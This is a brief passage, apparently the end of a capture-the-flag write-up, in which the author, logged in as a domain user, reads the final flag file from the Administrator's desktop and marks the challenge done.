
We are in as deaddrop\j.harris.
In the final screenshot, we can see flag.txt in C:\Users\Administrator\Desktop. Read it with type flag.txt.

Finally, we got the last flag.
DONE!!!